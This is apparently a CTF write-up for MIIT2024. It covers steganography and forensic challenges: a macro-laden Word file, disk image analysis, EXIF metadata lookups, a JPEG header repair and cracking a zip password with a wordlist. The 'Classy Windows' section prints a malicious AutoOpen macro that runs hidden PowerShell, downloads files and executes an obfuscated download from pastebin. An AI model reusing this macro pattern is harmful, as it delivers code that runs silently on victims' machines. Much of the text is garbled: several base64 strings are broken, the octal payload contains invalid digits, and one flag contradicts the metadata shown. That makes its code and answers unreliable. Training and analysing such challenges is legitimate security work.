
Is there something wrong with my picture? I thought I got only one picture.

File: scramble1.png , scramble2.png

This challenge provide 2 pixelated image, scramble1.png and scramble 2.png (need to zoom in Microsoft word to see its pixelated)




scramble1.png




scramble2.png


Open one of the image in stegsolve



Click Analyse > Image Combiner and select the other image



The flag should seen



FLAG:

MIIT2024{pixelated}


FORENSIC

CLASSY WINDOWS

Creator: OS1RIS

Description: What is wrong with this docx?

Open up the Word document, it displays something about Microsoft Windows. Looking at the security, we understand there are macros. There are multiple solutions that can be done, but I'm just going to use olevba to directly analyze the macros without touching the doc.



```
[cristina@ALICE] -[~/F/DP]
└─$ olevba Windows.docm
XLMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.68.1 on Python 3.11.8 - http://decalage.info/python/oletools
=====
FILE: Windows.docm
Type: OpenXML
WARNING: For now, VBA stamping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
(empty macro)


VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
-----
Sub AutoOpen()
    Dim Shell As Object
    Set Shell = CreateObject("wscript.shell")
    Shell.Run "powershell.exe -nop -w hidden -c ""Invoke-WebRequest -Uri 'https://upload.wikimedia.org/wikipedia/en/thumb/7/79/Squidward_Tentacles_%28fair_use%29.svg/1200px-Squidward_Tentacles_%28fair_use%29.svg.png' -OutFile '.\virus1.png'"""
    Shell.Run "powershell.exe -nop -w hidden -c ""Invoke-WebRequest -Uri 'https://i.ym-cdn.com/entries/icons/facebook/000/005/164/maxresdefault.jpg' -OutFile '.\virus2.png'"""
    Dim decodedString As String
    decodedString = Shell.Exec("powershell.exe -nop -w hidden -c """$base64String = 'UFDORUQgQlgT1MxUkLTQo='; $decodedBytes = [System.Convert]:FromBase64String($base64String); [System.Text.Encoding]:UTF8.GetString($decodedBytes)""").StdOut.ReadAll
    Dim decodedString2 As String
    decodedString2 = Shell.Exec("powershell.exe -nop -w hidden -c """$base64String = 'cmBgLXmIC8qCg='; $decodedBytes = [System.Convert]:FromBase64String($base64String); [System.Text.Encoding]:UTF8.GetString($decodedBytes)""").StdOut.ReadAll
    Dim flag As String
    flag = Shell.Exec("powershell.exe -nop -w hidden -c """$base64String = 'TULJVDIwMjR7aDhM195MHVxZzsNgdfbjB0X3iZNGxeXBK'; $decodedBytes = [System.Convert]:FromBase64String($base64String); [System.Text.Encoding]:UTF8.GetString($decodedBytes)""").StdOut.ReadAll
    Dim flag2 As String
    flag2 = Shell.Exec("powershell.exe -nop -w hidden -c """$base64String = '((111,156,166,157,153,145,55,105,170,160,162,145,163,163,151,157,156,40,50,116,145,167,55,117,142,152,165,143,164,40,123,171,165,164,145,155,56,116,145,164,56,127,145,142,103,154,151,145,156,164,51,56,198,157,167,156,154,157,141,144,123,164,162,151,156,147,58,42,158,164,164,168,163,72,57,169,141,163,164,145,142,151,156,56,143,157,155,57,162,141,167,57,114,172,62,156,145,132,166,125,42,51)|ForEach-Object { [char]([Convert]::ToInt16(($_.ToString() ),8)))}) -Join '')""").StdOut.ReadAll
    MsgBox decodedString, vbInformation, "YOU HAVE BEEN HACKED!"
    MsgBox decodedString, vbInformation, "WARNING!"
    MsgBox decodedString, vbInformation, "YOU HAVE BEEN HACKED!"
    MsgBox decodedString, vbInformation, "PWNED BY OSIRIS!"
    MsgBox decodedString, vbInformation, "YOU HAVE BEEN HACKED!"
    MsgBox decodedString, vbInformation, "WATCHOUT WATCHOUT WATCHOUT!"
    MsgBox decodedString, vbInformation, "YOUR PC WILL BE FORMATTED IN 3!"
    MsgBox decodedString, vbInformation, "YOUR PC WILL BE FORMATTED IN 2!"
    MsgBox decodedString, vbInformation, "YOUR PC WILL BE FORMATTED IN 1!"
```

Our Focusing is right here

```

Dim flag2 As String
flag = Shell.Exec("powershell.exe -nop -w hidden -c ""IeX (((111,156, 166, 157,
153,145,55, 105,170 , 160 , 162 ,145, 163,163 , 151, 157, 156, 40,50 ,116 , 145 , 16
7,55 , 117, 142,152, 145 , 143 , 164,40,123 , 171 , 163 , 164 ,145 ,155,56 ,116,145 ,
164 , 56 , 127 ,145 ,142, 103, 154 , 151, 145, 156,164,51 , 56 , 104, 157 ,167,156 ,1
54, 157,141,144,123, 164, 162 , 151 , 156, 147,50 ,42,150 ,164, 164 , 160 ,163,72 ,57
, 57 , 160,141 , 163 ,164 ,145 , 142 ,151 ,156 , 56,143 , 157 , 155 ,57,162,141, 167 ,
57 , 114, 172 ,62, 156 ,145 ,132 , 166 , 125 , 42, 51) |FoREach{([cHaR] ([CoNvErT]:::
toiNT16( ( $_.tostrinG() ),8)))} ) -JOIn'')""").StdOut.ReadAll

```



Now, the Pastebin shown it encoded in base64. Lets decode it

```

[osiris@ALICE]~[~/FYP/forensics]
$ curl https://pastebin.com/raw/Lz2neZvU
$base64String = 'TULJVDIwMjR7YnIx bmdfYjRja193MW5kMHdzXzk1fQo='; $decodedBytes = [System.Convert]::FromBase64String($base64String); [System.Text.Encoding]::UTF8.GetString($decodedBytes)
[osiris@ALICE]~[~/FYP/forensics]
$ echo "TULJVDIwMjR7YnIx bmdfYjRja193MW5kMHdzXzk1fQo=" | base64 -d
MIIT2024{br1ng_b4ck_w1nd0ws_95}

```

FLAG:

MIIT2024{br1ng_b4ck_w1nd0ws_95}

OTHER SOLUTION:

You can use powershell simply paste, you'll get the flag

```

osiris ~ osiris ~ PS> o ~ Winde ~ Comm ~ + ~ - ~ X
PS C:\Users\Lolin> IeX (((111,156, 166, 157, 153,145,55, 105,170 , 160 , 162 ,145,
163,163 , 151, 157, 156, 40,50 ,116 , 145 , 167,55 , 117, 142,152, 145 , 143 , 164,40
,123 , 171 , 163 , 164 ,145 ,155,56 ,116,145 , 164 , 56 , 127 ,145 ,142, 103, 154 , 15
1, 145 , 156,164,51 , 56 , 104, 157 ,167,156 ,154, 157,141,144,123, 164, 162 , 151 , 1
56, 147,50 ,42,150 ,164, 164 , 160 ,163,72 ,57 , 57 , 160,141 , 163 ,164 ,145 , 142 ,1
51 , 156 , 56,143 , 157 , 155 ,57,162,141, 167 , 57 , 114, 172 ,62, 156 ,145 ,132 , 166
, 125 , 42, 51) |FoREach{([cHaR] ([CoNvErT]:::toiNT16( ( $_.tostrinG() ),8)))} ) -JOI
n'')
MIIT2024{br1ng_b4ck_w1nd0ws_95}

```

WARNING LETTER

Creator: Fei

As a digital forensic analyst, you were given the task of investigating a murder/ suicide case that just happened due to debt. The police department has given you the artifact from the victim devices to be analyzed. Your first task is to find out if there is any suspicious letter that the victim received. Extract the file and find the md5 value of the file to be submitted for report.

MIIT2024{MD5}

- Analyze the DD file using autopsy or FTKImager, there will be a single warning letter which is a statement of silvya being in debt.

The screenshot shows the AccessData FTK Imager interface. The Evidence Tree pane shows a DD file named '25042022.dd' mounted on a [FAT32] volume. The root directory contains several files and folders, including 'PD_SECRET_20210608'. The File List pane displays a table of files with columns for Name, Size, Type, and Date Modified. One file, 'Warning Letter.pdf', is highlighted. The bottom of the interface shows a 'Custom Content Sources' section and a toolbar with buttons for New, Edit, Remove, Remove All, and Create Image.

- Extract the file and convert it into hash value to find the md5 value.

This screenshot is similar to the previous one, showing the FTK Imager interface with the same evidence and file list. However, the 'Warning Letter.pdf' file is now selected in the list, and a context menu is open over it. The menu options are 'Export Files...', 'Export File Hash List...', and 'Add to Custom Content Image (AD1)'. Below the menu, the file's details are shown again, along with some hex dump data at the bottom.

A	B	C	D	E
1 MD5	SHA1	FileNames		
2 80d1490ab4e2c16086aa2324f57bf53c	a0a148a2ce11500e2a675077a1c8f9bf9ab12006	25042022.dd\ [FAT32]\[root]\PD_SECRET_20210608\Warning Letter.pdf		
3				
4				
5				

ALTERNATIVE METHOD

Download the file and convert the file into md5 value using online tools.

The screenshot shows a web-based MD5 file checksum calculator. At the top, there's a navigation bar with links for Online Tools, Hash, Encoding, Misc, and Contact. Below the navigation is a section titled "MD5 File Checksum" with a sub-instruction: "This MD5 online tool helps you calculate file hash by MD5 without uploading file. It also supports HMAC." A central input area contains a file named "Warning Letter.pdf" which has been converted into a series of binary hex digits: "80d1490ab4e2c16086aa2324f57bf53c". To the right of the input area is a vertical sidebar menu listing various hashing algorithms: MD, MD2, MD2 File, MD4, MD4 File, MD5, and MD5 File, with MD5 File currently selected. At the bottom of the input area is a "Copy" button. The footer of the page includes a copyright notice: "© 2015-2024 Online Tools".

FLAG:

MIIT2024{80d1490ab4e2c16086aa2324f57bf53c}

DEVICE BRAND

Creator: Fei

What was the brand name of the device that is used to take the picture of the deleted images.

Flag format: MIIT2024{DeviceBrandName}

E.g.: MIIT2024{Iphone15ProMaxA2849}

1. Hover over the deleted images, you can either use autopsy or ftkimager to read the string text metadata.

Name	S	C	O	Modified Time	Change Time	Access Time	Created	Name	S	C	O	Modified Time	Change Time	Access Time
📁 [current folder]				2021-07-16 00:52:54 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	📁 [current folder]				2021-07-16 00:52:54 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
📁 [parent folder]				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00	📁 [parent folder]				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00 SGT
☒ 20191129_152535.jpg				2019-11-29 15:25:36 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	☒ 20191129_152535.jpg				2019-11-29 15:25:36 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
☒ 20191130_083115.jpg				2019-11-30 08:31:16 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	☒ 20191130_083115.jpg				2019-11-30 08:31:16 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
☒ 20201028_072840.jpg				2020-10-28 07:28:40 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	☒ 20201028_072840.jpg				2020-10-28 07:28:40 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
📝 Insurance Details.xlsx				2021-07-16 00:52:52 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	📝 Insurance Details.xlsx				2021-07-16 00:52:52 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
🔗 Sale Item.xlsx				2021-06-05 10:37:46 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	🔗 Sale Item.xlsx				2021-06-05 10:37:46 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
🔗 Sylvias Assets.xls				2021-05-20 09:36:18 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	🔗 Sylvias Assets.xls				2021-05-20 09:36:18 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT
⚠️ Warning Letter.pdf				2021-06-05 10:58:56 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT	2022-04-04	⚠️ Warning Letter.pdf				2021-06-05 10:58:56 SGT	0000-00-00 00:00:00	2022-04-24 00:00:00 SGT

Hex	Text	Application	File	Metadata	OS	Account	Data	Artifacts	Analysis	Results	Context	Annotations	Other Occurrences
Strings	Extracted Text	Translation											
Page: 1 of 6 Page	← →	Matches on page: - of - Match	← →	100%	🔍	🔍	Reset						

8Exif
samsungSM-A307GNA307GNDXU1AS1
2019:11:29 15:25:33H
0220
2019:11:29 15:25:332019:11:29 15:25:33
A25LSMFM0MM

Listing /img_25042022.dd/PD_SECRET_20210608														
Table Thumbnail Summary														
Name	S	C	O	Modified Time	Change Time	Access Tir								
📁 [current folder]				2021-07-16 00:52:54 SGT	0000-00-00 00:00:00	2022-04-2-								
📁 [parent folder]				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-01								
☒ 20191129_152535.jpg				2019-11-29 15:25:36 SGT	0000-00-00 00:00:00	2022-04-2-								
☒ 20191130_083115.jpg				2019-11-30 08:31:16 SGT	0000-00-00 00:00:00	2022-04-2-								
☒ 20201028_072840.jpg				2020-10-28 07:28:40 SGT	0000-00-00 00:00:00	2022-04-2-								
📝 Insurance Details.xlsx				2021-07-16 00:52:52 SGT	0000-00-00 00:00:00	2022-04-2-								
🔗 Sale Item.xlsx				2021-06-05 10:37:46 SGT	0000-00-00 00:00:00	2022-04-2-								
🔗 Sylvias Assets.xls				2021-05-20 09:36:18 SGT	0000-00-00 00:00:00	2022-04-2-								
⚠️ Warning Letter.pdf				2021-06-05 10:58:56 SGT	0000-00-00 00:00:00	2022-04-2-								

Hex	Text	Application	File	Metadata	OS	Account	Data	Artifacts	Analysis	Results	Context	Annotations	Other Occurrences
Strings	Extracted Text	Translation											
Page: 1 of 3 Page	← →	Matches on page: - of - Match	← →	100%	🔍	🔍	Reset						

Exif
samsungSM-A307GNA307GNDXU1AS1
2019:11:30 08:31:13H
0220
2019:11:30 08:31:132019:11:30 08:31:13
A08LLMF0MM
\$\$\$\$\$\$(((.....000044488<
\$3br

All three of the images are taken with Samsung SM-A307GNA307GNDXU4A.

FLAG:

MIIT2024{samsungSM-A307GNA307GNDXU4A}

LAST SEEN LOCATION



Creator: Fei


Can you find out the last seen location of silvya based on the latest deleted image.

Flag Format: MIIT2024{Address, City, Country}

e.g: MIIT2024{Sunway Resort, Persiaran Lagoon, Bandar Sunway, 47500, Selangor Darul Ehsan, Malaysia}

1. Based on the question, participant can find the location using pic2map or any other tools that can read the metadata of the images with gps function.





Based on the pictures, 2/3 of the images are from Berjaya Waterfront Hotel, 88, Jalan Ibrahim Sultan, Johor, Malaysia.

FLAG:

MIIT2024{Berjaya Waterfront Hotel, 88, Jalan Ibrahim Sultan, Johor, Malaysia}

SYLVIA LAST TREASURE

Creator: Fei

Sylvia left her last treasure in a zip file. Unlocked it by using the artifact that was given by the police department. The hint of the password is written on the artifact note.

1. Use hex editor to change the hex that has been edited. Since the artifact format is JPEG file. Participant can find the common header hex of JPEG file using google and change it to align with the original hex.

The screenshot shows the HxD Hex Editor interface with the file 'LastNote.jpg' open. The 'Decoded text' pane displays ASCII characters. The 'Offset(h)' column shows memory addresses from 00000000 to 000001A0. The 'Decoded text' column shows various characters and some binary patterns. A red box highlights the first few bytes: FF D8 FF E0 00 10 4A 46 49 4E 00 01 01 00 00 01. This is the standard JPEG file header.

Edited Hex

The screenshot shows the HxD Hex Editor interface with the file 'LastNote.jpg' open. The 'Decoded text' pane displays ASCII characters. The 'Offset(h)' column shows memory addresses from 00000000 to 000001A0. The 'Decoded text' column shows various characters and some binary patterns. A red box highlights the first few bytes: 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F. This is the modified header, where the standard JPEG header has been replaced by a different sequence.


Original Hex

2. After successfully fixing the JPEG file. Open it and there will be a note by Sylvia. In order to open the zip file. Participant are required to generate a wordlist using the hint given on the note, which is Sylvia, 16/02/2002, Love <3 Mom&Dad.



3. Use online wordlist generator or any other tools with the same functionality.

4. Use the wordlist to perform a brute force towards the zip file. (can use hydra or johntheripper)



5. Open the file with the cracked password.



FLAG:

MIIT2024{Cr34tiv3_M1nd}

HIDDEN FILE

